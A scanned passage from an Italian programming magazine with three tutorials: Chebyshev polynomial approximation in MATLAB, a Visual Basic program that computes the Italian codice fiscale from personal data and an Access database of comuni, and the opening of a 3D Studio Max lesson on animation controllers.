USO DELL'ALGORITMO TCHEBINTERP

Nell'implementare questo algoritmo in MATLAB si è pervenuti alla soluzione che porta al risultato di Fig. 4 usando un'approssimazione con polinomi di Tchebyshev di grado 50:





Fig. 4: Approssimazione con un polinomio di Tchebyshev di grado 50.


```
% Load dati
load solemese.dat -ASCII
% Ricostruzione dei vettori che interessano:
tempo=solemese(:,1) + solemese(:,2) / 12;
s=solemese(:,3);
% Grado del polinomio di Tchebyshev
N=50;
% Richiamo dell'interpolazione con i polinomi di Tchebyshev
out=tchebinterp(s,N);
% Rappresentazione grafica
figure
plot(tempo,s,tempo,out,'r')
title(['Approssimazione per N=',num2str(N)]);
zoom
```

Notiamo che agli estremi abbiamo una buona aderenza del polinomio ai dati. La parte centrale viene ancora approssimata in una maniera scadente ma possiamo aumentare il grado. A priori non sappiamo di quanto e tentiamo quindi una via che ci consente di fare una serie di test successivi per valori del grado del polinomio che stiano tra 50 e 100 con passi di 10. Il codice si trova nello script denominato *tcheb50100.m*; esso produce la serie di grafici così come in Fig. 5. Il loop scritto per mezzo di un *for*, serve a fare 6 calcoli diversi con diversi gradi del polinomio. Ad ogni ciclo creiamo un *subplot* in un'unica figura. Si tratta di una maniera di visualizzare i dati che é comoda quando la pura sovrapposizione ci confonderebbe le idee. Nel modo indicato creiamo una tabella di grafici di 3 righe e 2 colonne ed ogni volta indichiamo a MATLAB quale di questi utilizzare per mezzo dell'indice *"i"*.

Fig. 5: Approssimazioni con gradi del polinomio che vanno da 50 a 100.

A questo punto, qualunque comando grafico che segue indirizza il suo risultato sul *subplot* che abbiamo precedentemente puntato. Esaminando ora, con attenzione, il risultato dei calcolo scopriamo che fino al grado 60 non abbiamo ancora gli effetti desiderati, ma a partire dal grado 70 abbiamo un'aderenza molto buona tra i dati ed il polinomio. Ovviamente più aumentiamo il grado, migliore é l'approssimazione dei dati con il polinomio.

CONCLUSIONI

I metodi di approssimazione sono utili in un grande numero di contesti applicativi. Oggi ne abbiamo visti alcuni tra i più significativi. Abbiamo imparato a metterci nella giusta posizione rispetto a questo genere di problematiche che sono piuttosto ricorrenti. Sappiamo distinguere tra il contenuto delle nostre variabili e le proprietà che caratterizzano una funzione matematica. Sappiamo che scegliere una legge o un modello per i nostri dati ci può fornire informazioni preziose se non addirittura un modo più comodo di trattarli. Nel prossimi numeri riprenderemo il nostro cammino all'interno di MATLAB per scoprirne le caratteristiche più interessanti ed entusiasmanti di questo ambiente di calcolo.

Per maggiori informazioni sui prodotti della famiglia MATLAB potete consultare il sito di The MathWorks (*www.mathworks.it*).

Fabrizio Sara (fabrizio.sara@mathworks.it)

MATLAB

Sul Web

Getting Started with MATLAB
http://www.mathworks.com/access/helpdesk/help/pdf_doc/matlab/getstart.pdf

Using MATLAB
http://www.mathworks.com/access/helpdesk/help/pdf_doc/matlab/using_ml.pdf

Using MATLAB Graphics
http://www.mathworks.com/access/helpdesk/help/pdf_doc/matlab/graphg.pdf

Bibliografia

- **FONDAMENTI DI CALCOLO NUMERICO** ***Giovanni Monegato*** **(Edizioni CLUT) 1998**
- **METODI NUMERICI E STATISTICI PER LE SCIENZE APPLICATE** ***Valeriano Comincioli*** **(Editrice Ambrosiana) 1992**
- **NUMERICAL RECIPES (cap.5.8)** http://www.nr.com/

Visual Basic

Interfacce e algoritmi di calcolo

Codice fiscale: come calcolarlo

In questo nuovo appuntamento con Visual Basic descriveremo un'applicazione che permette di calcolare e verificare il codice fiscale.

Il codice fiscale è lo strumento di identificazione del cittadino nei rapporti con gli enti e le amministrazioni pubbliche. Il codice fiscale è attribuito dall'Ufficio Anagrafe Tributaria tramite gli uffici dell'agenzia delle entrate. Quindi, anche se possiamo implementare un programma che genera codici fiscali, non possiamo sostituirci allo Stato, anche quando, per esempio, smarriamo il tesserino su cui è stampato il codice (infatti, in questo caso bisogna richiedere un duplicato all'ufficio competente). Dopo questa doverosa premessa, descriviamo sommariamente quello che vedremo in questo appuntamento:

1. descriveremo le caratteristiche principali del codice fiscale;
2. descriveremo le regole per il calcolo del codice fiscale;
3. introdurremo un'applicazione che sulla base del database dei comuni italiani e dei dati anagrafici, di una persona, permette di ricavare o verificare un codice fiscale.

In particolare, come sarà chiaro tra poco, l'applicazione si poggia su un database Access con due tabelle (Comuni e Province).

Se il cognome ha meno di tre lettere...

Per calcolare il codice fiscale, si parte dal cognome: si prendono le prime tre consonanti, se ci sono meno di tre consonanti, si aggiungono delle vocali, se non dovessero bastare, si aggiungono delle X. Se il cognome è composto da meno di tre lettere, si considereranno, nell'ordine, le eventuali consonanti, le eventuali vocali e tante X quante ne occorrono per avere tre caratteri.

IL CODICE FISCALE

Se (banalmente) controllate il tesserino del codice fiscale potete notare che esso, oltre ai vostri dati anagrafici, contiene un codice con 16 cifre alfanumeriche raggruppate in 4 gruppi. Quali dati si nascondono dietro queste 16 cifre? In realtà non si nasconde nessun dato particolare! Infatti esso è solo una sintesi dei dati presenti sul tesserino opportunamente convertiti e raggruppati. La conversione è fatta seguendo delle regole che tra poco illustreremo. Prima, però, vediamo come si presenta il codice fiscale del famigerato signor Mario Rossi nato a Milano il 29 maggio 1967:





Fig. 1: **La form in fase di progettazione.**

RSS MRA 67E29 F205 F

Il codice fiscale del signor Rossi lo abbiamo diviso in 5 gruppi (non in 4 come detto prima) ognuno dei quali racchiude un dato, in particolare:

"RSS", codifica il cognome;
"MRA", codifica il nome;
"67E29", racchiude la data di nascita ed il sesso;
"F205", è il codice del comune di nascita;
"F", infine, è il carattere di controllo.

LE REGOLE PER IL CALCOLO DEL CODICE FISCALE

Ora illustriamo le regole per il calcolo del codice fiscale partendo dai dati del signor Rossi.

- **RSS** – in generale sono le prime 3 consonan-





Fig. 2: Il codice fiscale del Signor Mario Rossi.

ti del Cognome, quando le consonanti sono meno di 3, si aggiungono le vocali del cognome, nello stesso ordine in cui si presentano, quando non ci sono vocali in numero sufficiente, si aggiungono delle X. Per i cognomi composti, non si considerano gli spazi e gli apostrofi, inoltre non si considerano nemmeno gli accenti (per esempio *Del Chicca* diventa *DELCHICCA*).

- **MRA** – in generale sono la prima, la terza e la quarta consonante del nome (3 cifre). Se le consonanti sono solo 3, si considerano nell'ordine in cui si presentano. Anche in questo caso, se le consonanti sono meno di 3, si aggiungono le vocali (come è stato fatto con la A di MARIO) e se ancora non bastassero, si aggiungono delle X. Se si hanno dei nomi composti (Maria Carmela) gli spazi non si considerano (MariaCarmela). In generale, non si considerano spazi, accenti e apostrofi.

- **67E29** – (in generale 5 cifre) 67 sono le ultime due cifre dell'anno di nascita (1967), "E" è un carattere associato al mese in base alla Tabella 1, 29 è il giorno di nascita. Per le donne questo ultimo numero è ottenuto sommando 40 al giorno di nascita (così s'intuisce perché questa stringa contiene anche informazioni sul sesso: per un Maschio 5 è 05, per una Femmina 5 è 45).

- **F205** – sono le 4 cifre che identificano il comune di nascita. I codici a 4 cifre sono stabiliti dalla direzione generale del catasto (e nel nostro caso si trovano nella tabella Comuni del database di supporto). Naturalmente, F205 è il codice del comune di Milano.

- **F** – è un carattere di controllo, ricavato convertendo opportunamente i primi 15 caratteri. In particolare, i caratteri di posizione pari, sono convertiti secondo la Tabella 2, mentre i caratteri di posizione dispari, secondo la Tabella 3. Dopo la conversione, si sommano i valori ottenuti e il totale si divide per 26. Il resto della divisione va convertito secondo la *Tabella 4*.

Tabella 1			
A= Gennaio	B= Febbraio	C= Marzo	D= Aprile
E= Maggio	H= Giugno	L= Luglio	M= Agosto
P= Settembre	R= Ottobre	S= Novembre	T= Dicembre

Tabella 2 (per caratteri in posizione pari)								
0=0	1=1	2=2	3=3	4=4	5=5	6=6	7=7	8=8
9=9	A=0	B=1	C=2	D=3	E=4	F=5	G=6	H=7
I=8	J=9	K=10	L=11	M=12	N=13	O=14	P=15	Q=16
R=17	S=18	T=19	U=20	V=21	W=22	X=23	Y=24	Z=25

Tabella 3 (per caratteri in posizione dispari)								
0=1	1=0	2=5	3=7	4=9	5=13	6=15	7=17	8=19
9=21	A=1	B=0	C=5	D=7	E=9	F=13	G=15	H=17
I=19	J=21	K=2	L=4	M=18	N=20	O=11	P=3	Q=6
R=8	S=12	T=14	U=16	V=10	W=22	X=25	Y=24	Z=23

Tabella 4 (conversione del carattere di controllo)								
0=A	1=B	2=C	3=D	4=E	5=F	6=G	7=H	8=I
9=J	A=1	B=0	C=5	D=7	E=9	F=13	G=15	H=17
I=19	J=21	10=K	11=L	12=M	13=N	14=O	15=P	16=Q
17=R	18=S	19=T	20=U	21=V	22=W	23=X	24=Y	25=Z

CODICI FISCALI IDENTICI

Quando due persone sono nate nella stessa città, nello stesso giorno e hanno lo stesso nome e cognome, i primi 15 caratteri del codice fiscale, sicuramente, sono identici. In questo caso, i codici fiscali vengono differenziati sostituendo uno o più numeri (contenuti nel codice fiscale) con i caratteri della *Tabella 5*. Queste sostituzioni, devono essere fatte a partire dal numero più a destra. Ora descriviamo il database di supporto all'applicazione e poi riportiamo i concetti esposti in codice Visual Basic.

Tabella 5 (per codici fiscali uguali)									
0=L	1=M	2=N	3=P	4=Q	5=R	6=S	7=T	8=U	9=V

IL DATABASE

Come accennato, l'applicazione che realizzeremo utilizza un database che contiene i dati che identificano i comuni. Il database, nel nostro caso, è un file MDB (Access) così è più facile da tra-

Comuni		
COMU_COD	Testo	4
COMU_PROV	Testo	2
COMU_DESCR	Testo	40

Visual Basic

Province

La Tabella Province si può ricavare, per esempio, attraverso la seguente query:

```
SELECT DISTINCT
  (Comuni.COMU_PROV)
INTO province
FROM Comuni
```

Con la precedente si stabilisce che nella tabella Province saranno inseriti tutti gli elementi distinti contenuti nel campo *Comuni .COMU_PROV*.

Visual Basic

Province		
COMU_PROV	Testo	2

sportare. Le tabelle che il database contiene sono due: *Comuni* e *Province* anche se in realtà è necessaria solo la tabella *Comuni*; l'altra tabella, la utilizziamo per semplificare le fasi di ricerca.
Come si può notare, la tabella *Province* è un subset della tabella *Comuni*. Nel successivo appuntamento, capiremo come utilizzare questa tabella.

IL PROGETTO

L'applicazione che realizziamo permette:

- di calcolare il Codice Fiscale dopo aver impostato i dati anagrafici;
- di verificare se un Codice Fiscale è corretto (quando si conosce il CF ma non i dati anagrafici);
- di ricavare i dati sui Comuni impostando soltanto la Provincia (per questo è necessaria la tabella Province);
- di scegliere il nome del comune dopo aver specificato soltanto i primi caratteri.

Il progetto EXE deve contenere una Form e un modulo BAS di supporto.

LA FORM

Per poter realizzare le sue funzionalità, la form deve contenere diversi elementi, in particolare prevediamo.

- 5 textbox cioè *Txtcognome,TxtNome, Txtcomune, Txtprovincia, Txtcodice, Txtcodicefiscale.*
- 3 ComboBox: *Comboprovince* che contiene gli elementi della tabella *Province; Combocomuni* che contiene tutti i comuni (elementi della tabella *comuni*) la cui provincia è specificata in *Comboprovince.text* infine *ComboLike* è di supporto nella fase di ricerca dei comuni.
- 1 DtPicker per specificare la data di nascita.
- 2 OptionButton per il sesso.
- 2 CommandButton per avviare le due fasi (calcolo e verifica CF).





Fig. 3: **La form con il ComboLike caricato.**

Questi oggetti devono essere disposti come in Fig. 1.

IL MODULO

Nel modulo, definiamo le procedure per la gestione del Database e le procedure principali per la generazione e la verifica del Codice Fiscale, le "core procedure".

```
Public rstcomuni As ADODB.Recordset
Public OneConnection As ADODB.Connection

Public Function InitRecordset(StrQuery As String)
                                        As ADODB.Recordset
 Dim strCnn As String
 Set OneConnection = New ADODB.Connection
 Set rstcomuni = New ADODB.Recordset
 strCnn = "Provider=Microsoft.Jet.OLEDB.4.0;" _
 & "Data Source=" + App.Path + "\Comuni.mdb; "
 OneConnection.Open strCnn
 Set InitRecordset = New ADODB.Recordset
 Set InitRecordset.ActiveConnection = OneConnection
 InitRecordset.CursorType = adOpenKeyset
 InitRecordset.Open StrQuery, OneConnection,
                                            , adCmdTable
End Function
```

La *InitRecordset* riceve come parametro una query e restituisce un recordset caricato con i dati restituiti dal database. Il database di riferimento è *Comuni.mdb* e si trova nella stessa directory del progetto (attenzione: come piattaforma di sviluppo utilizziamo Windows XP e Access 2002). Il recordset è stato impostato con un cursore dinamico (*adOpenKeyset*). Questa impostazione ci ritornerà utile nella fase di ricerca dei Comuni. Per quanto riguarda la generazione del Codice Fiscale, definiamo la funzione *CalcoloCF* che riceve in Input i valori inseriti dall'utente e restituisce come risultato il Codice Fiscale. In particolare i parametri della funzione devono essere: Cognome, Nome, Data di Nascita, sesso e codice del comune di nascita. Ora vediamo la routine per la generazione del codice fiscale, implementata sulla base dei concetti esposti in precedenza. Dato che è una funzione complessa, la illustreremo a pezzi e lasceremo a voi il compito di comporre il "puzzler". La parte dichiarativa della funzione presenta, tra l'altro, la matrice Tabelle (35,2) che servirà per il calcolo della cifra di

CalcoloCF

Per quanto riguarda la generazione del Codice Fiscale, definiamo la funzione *CalcoloCF* che riceve in Input i valori inseriti dall'utente e restituisce come risultato il Codice Fiscale. In particolare i parametri della funzione devono essere: Cognome, Nome, Data di Nascita, sesso e codice del comune di nascita.

controllo. In Tabelle inseriamo i valori delle *Tabella 2* e della *Tabella 3*. In particolare dato che *Tabelle* presenta 3 colonne, nella prima inseriamo i caratteri da convertire, per esempio *Tabelle(0, 0) = "A"*, nella seconda colonna i valori associati al carattere da convertire quando si trova in posizione pari, cioè i valori specificati nella Tabella 2 (per esempio per il carattere "A" il valore "0") e nella terza colonna inseriamo i valori della Tabella 3 (per convertire i caratteri dispari) quindi per il carattere "A" Tabelle(0, 2) = "1". Naturalmente questo bisogna ripeterlo per tutti i 35 caratteri. Ecco come si presenta l'interfaccia e la parte dichiarativa della funzione.

```
Public Function CalcoloCF(Cognome As String,
                                        Nome As String, _
DataNascita As Date, sesso As String, comune
                                  As String) As String
 Dim Vocali  As String
 Dim Consonanti  As String
 Dim I As Integer
 Dim TxtCodFis  As String
 Dim Tabelle(35, 2)
 Dim com As String
 TxtCodFis = ""
 Tabelle(0, 0) = "A"
 Tabelle(0, 1) = "0"
 Tabelle(0, 2) = "1"

 Tabelle(1, 0) = "B"
 Tabelle(1, 1) = "1"
 Tabelle(1, 2) = "0"
 ` specificare nella stessa forma tutti gli altri
 ` caratteri
 ...
 `naturalmente bisogna considerare anche i numeri
 `ecco per zero che cosa bisogna specificare
 Tabelle(35, 0) = "0"
 Tabelle(35, 1) = "0"
 Tabelle(35, 2) = "1"
```

Ora vediamo il codice da prevedere per ricavare i 3 caratteri del cognome.

```
Cognome = StrConv(Cognome, vbUpperCase)
Vocali = ""
Consonanti = ""
For I = 1 To Len(Cognome)
  If InStr("AEIOU", Mid(Cognome, I, 1)) Then
   Vocali = Vocali + Mid(Cognome, I, 1)
   ElseIf InStr("BCDFGHJKLMNPQRSTVWXYZ",
                              Mid(Cognome, I, 1)) Then
         Consonanti = Consonanti + Mid(Cognome, I, 1)
   Else
   ' carattere da non considerare
  End If
  If Len(Consonanti) = 3 Then Exit For
Next
```

```
If Len(Consonanti) < 3 Then Consonanti = Consonanti
                        + Left(Vocali, 3 - Len(Consonanti))
If Len(Consonanti) < 3 Then Consonanti = Consonanti
                        + String(3 - Len(Consonanti), "X")
TxtCodFis = Consonanti
```

Con le istruzioni precedenti, dopo aver convertito il cognome in caratteri maiuscoli, vengono ricavate le vocali e le consonanti escludendo spazi, accenti ed apostrofi. Se il numero di consonanti è minore di 3, si aggiungono le vocali nell'ordine in cui si presentano (con il primo IF). Se ancora non si raggiunge la lunghezza di 3, si aggiungono delle "X" (con il secondo IF). Ora vediamo il codice per convertire il nome.

```
Nome = StrConv(Nome, vbUpperCase)
Vocali = ""
Consonanti = ""
For I = 1 To Len(Nome)
  If InStr("AEIOU", Mid(Nome, I, 1)) Then
   Vocali = Vocali + Mid(Nome, I, 1)
   ElseIf InStr("BCDFGHJKLMNPQRSTVWXYZ",
                              Mid(Nome, I, 1)) Then
         Consonanti = Consonanti + Mid(Nome, I, 1)
   Else
   ' carattere da non considerare
  End If
Next I
If Len(Consonanti) >= 4 Then
  Consonanti = Left(Consonanti, 1)
                        & Mid(Consonanti, 3, 2)
  ElseIf Len(Consonanti) = 3 Then
`consideriamo solo le tre consonanti
Else
  Consonanti = Left(Consonanti & Vocali, 3)
  If Len(Consonanti) < 3 Then Consonanti =
                        Left(Consonanti & "XXX", 3)
End If
```

Le istruzioni precedenti sono analoghe a quelle definite per il cognome, naturalmente cambia l'ultima parte dove si è previsto di selezionare: la prima, la terza e la quarta consonante; solo le tre consonanti oppure le consonanti e le vocali. Infine, se non bastassero, si è previsto di aggiungere delle "X". Ora vediamo come formattare anno, sesso, giorno e comune.

```
TxtCodFis = TxtCodFis & Consonanti
`uniamo la parte del cognome con quella del nome
TxtCodFis = TxtCodFis + Right(Format(Year(
                        DataNascita), "0000"), 2)
TxtCodFis = TxtCodFis & Mid("ABCDEHLMPRST",
                        Month(DataNascita), 1)
`specifichiamo il mese in base alla Tabella 1
If UCase(sesso) = "F" Then
 TxtCodFis = TxtCodFis & Format(Day(DataNascita)
                        + 40, "00")
```

Visual Basic

Codice Fiscale

Ricordiamo che il codice fiscale è indispensabile per:

- **acquistare beni con fattura,**
- **stipulare contratti di locazione,**
- **compilare dichiarazioni fiscali, ecc.**

Visual Basic

```
Else
 TxtCodFis = TxtCodFis & Format(Day(DataNascita), "00")
End If
'aggiungiamo l'informazione sul sesso
TxtCodFis = TxtCodFis & comune
```

Ora vediamo come valutare il sedicesimo carattere.

```
For I = 1 To 15
J = 0
 Do
  com = Tabelle(J, 0)
  J = J + 1
 Loop Until Mid(TxtCodFis, I, 1) = com
 J = J - 1
 If (I Mod 2) = 0 Then
  Somma = Somma + CInt(Tabelle(J, 1))
 Else
  Somma = Somma + CInt(Tabelle(J, 2))
 End If
Next
sedicesimo = Somma Mod 26
```

Fig. 4: **La form con Province e Comuni caricati.**

Con le istruzioni inserite nel ciclo For si convertono i caratteri, di posizione pari e dispari, in numeri e si sommano. Il totale ricavato è diviso per 26 ed il resto conservato (grazie al MOD). Infine, con l'istruzione seguente, si converte questo numero in un carattere (in base ai valori della *Tabella 4*).

```
TxtCodFis = TxtCodFis & Mid("ABCDEFGHIJKLMNOPQR-
STUVWXYZ", sedicesimo + 1, 1)
CalcoloCF = TxtCodFis
End Function
```

La funzione per verificare il CF la descriveremo nel successivo appuntamento.

CALCOLIAMO IL CF

Per generare il codice fiscale manca, ancora, una funzione che ricava il sesso dai valori degli OptionButton, cioè

```
Public Function sesso() As String
 If Option1 Then
  sesso = "M"
   Else
  sesso = "F"
 End If
End Function
```

e un CommandButton che permetta di richiamare la *CalcolaCF*, cioè

```
Private Sub valuta_Click()
 txtCodiceFiscale = CalcoloCF(txtCognome, txtNome, _
 DTdatadinascita, sesso, Trim(Txtcodice))
End Sub
```

È chiaro, però, che un simile approccio è poco efficiente ed inoltre con ci permette di utilizzare il database dei Comuni d'Italia.

CONCLUSIONI

In questo appuntamento abbiamo implementato una procedura che permette di valutare il Codice Fiscale ed abbiamo introdotto un'applicazione che la utilizza. Questa applicazione la completeremo nel successivo appuntamento nel quale descriveremo anche come implementare la stessa funzione in VbScript per poi utilizzarla in un pagina ASP. Naturalmente l'applicazione completa verrà inserita nel CD allegato alla prossima rivista.

Massimo Autiero

Datetimepicker

Per gestire le date abbiamo vari strumenti: DateTimePicker, istruzione Format, MaskedBox, Calendar ecc. Nel nostro esempio abbiamo preferito utilizzare il DateTimePicker che fa parte dei controlli Activex di *Mscomct2.ocx*. Quindi per distribuire l'applicazione è necessario installare *Mscomct2.ocx* nella directory *System* o *System32*.

Dati riguardanti il comune o lo stato estero di nascita

Per indicare il comune o lo stato estero di nascita, si prendono quattro caratteri: uno alfabetico e tre numerici.

Tali caratteri si possono trovare sul volume "Codice dei Comuni d'Italia" oppure sul volume "Codice degli Stati Esteri", redatti a cura della Direzione generale del catasto e dei servizi tecnici erariali. Su Internet, questi codici si possono reperire alla pagina http://www.agenziaterritorio.it/software/altri/codicinazionistati/

Gli Animation Controller e il Track View




3D Studio Max




Pietro Canini





Vediamo una nuova tipologia di animazione basata su calcoli matematici; gli Animation Controllers, ovvero dei controlli procedurali per i nostri oggetti.



Rieccoci questo mese con un nuovo tutorial basato sull'animazione procedurale. In 3DSMax è possibile animare oggetti e tutti i suoi sottoparametri in qualsiasi modo vogliamo. Ma che succede se vogliamo dei controlli più specifici? Come è possibile ad esempio far girare automaticamente una ruota quando il corpo della macchina cammina; oppure avere movimenti casuali, come un aereo in una turbolenza; o ancora un oggetto che viene passato tra le mani di due personaggi? Se dovessimo fare queste animazione frame by frame, la cosa risulterebbe alquanto fastidiosa e laboriosa sia in termini di tempo che qualità. In nostro aiuto abbiamo, nel pannello Motion, gli Animation Controllers ovvero vari controlli che possono essere a qualsiasi oggetto e non solo. Ogni volta che creiamo un'animazione viene assegnato un Animation Controller a ogni parametro animato dell'oggetto; questi controller tengono conto dei dati associati all'animazione. L'output dei controller procedurali, o parametrici, si basa sui valori immessi dall'utente e sull'equazione implementata nel controller; possiamo con questi, ad esempio, far muovere un aereo lungo un percorso; far lampeggiare una luce con periodi complessi, ecc… Il controller più utilizzato è quello Bézier che effettua l'interpolazione tra chiavi basandosi su una spline Bézier che passa per i valori della chiave. Possiamo variare ed agire su qualsiasi parametro del controller attraverso il Track View (Track Editor nelle versioni precedenti di 3DSMax). Iniziamo ora a vedere i vari controller che verranno spiegati teoricamente e praticamente uno per uno.

1 - 2 - 3 L'animazione


Iniziato col creare una sfera in 3DSMax ed attivate, in basso, il tasto **AutoKey** (nelle versione precedenti di 3DSMax equivale al tasto **Animate**). Spostatevi nella **Timeline** al fotogramma **20** e, nella vista **Front**, spostate la sfera (non ha importanza in quale posizione), ora andate al frame **40** e spostatela di nuovo in un altro punto, fate lo stesso al frame **60** e disattivate il tasto **AutoKey**. Aprite il pannello **Motion** e vedete i controller standard assegnati all'oggetto nel rullout **Assign Controller**.

4 - 5 - 6 Il Track View




Aprite ora il **Track View** menù a tendina in alto **Graph Editor/ Track View Dope Sheet...** Vedrete che in **Position** ci sono i keyframe ogni **20** frame che abbiamo inserito poco fa. Cliccate ora su **Modes/ Curve Editor** per vedere le curve Bézier dei movimenti. Sotto **Transform/ Position/ X Position** provate a trascinare un punto della curva e vedete l'effetto che ha sull'animazione. Quello che abbiamo visto fin ora è soltanto il controller di default che è possibile utilizzare nell'operazione di rotazione e scala.

7-8-9-10 Il noise position


Andiamo ora a vedere gli altri controller che possiamo applicare all'oggetto. Resettate la scena in 3DSMax e create due sfere. Spostatevi nel pannello **Motion** cliccate su **Position** e poi sull'iconcina **Assign Controller** e dalla lista scegliete **Noise Position**. In questo modo stiamo applicando un disturbo pseudo-casuale all'oggetto (applicabile ad esempio un aereo in una turbolenza). Apparirà un menù cui è possibile definire i parametri di casualità, dalla frequenza alla posizione limite di spostamento casuale. Provate a fare **play** e vedete già i risultati. È troppo veloce? Basta abbassare il valore **Frequency**. Vogliamo lo spostamento casuale solo sull'asse **X**? Mettiamo a zero i valori **Y Strength** e **Z Strength** e il gioco è fatto. Possiamo effettuare la procedura appena descritta anche per la rotazione e la scala. Selezionate quindi l'altra sfera e nel pannello **Motion** in **Scale** assegnate il controller **Noise Rotation** e divertitevi a variare i valori.

11-12-13 Seguire la spline

Resettate la scena e andiamo a vedere come funzionano gli altri controller. Nella vista **Top** create un piano (**Create/ Geometry/ Standard Primitives/ Plane**). Andate poi nel pannello **Geometry/ Shapes/ Splines/ Line** e nella vista **Left** create una spline curva come in figura. Nella vista **Top** create un Box (che sarà il nostro ipotetico aereo che segue la **spline**). Andate col box selezionato nel menù a tendina **Animation/ Position Controllers/ Path Constraint** (nelle precedenti versioni di 3DSMax andate nel pannello **Motion** ed assegnate a position, da **Assign Controllers**, il controller **Path Constraint**) apparirà sul puntatore del mouse una linea tratteggiata che dovrete cliccarla sulla spline creata. A questo punto se fate **play**, il nostro **"aere"** si muove sul percorso.

14-15 Altri dettagli


Creiamo adesso una vista camera free. Andate quindi nel pannello **Create/ Cameras** e cliccate su **Free**. Create questa camera e posizionatela (con i comandi di **Move** e **Rotate**) come in figura in modo che l'aereo le passa vicino (premete **C** da tastiera per attivarla). Affinché il box segua bene il

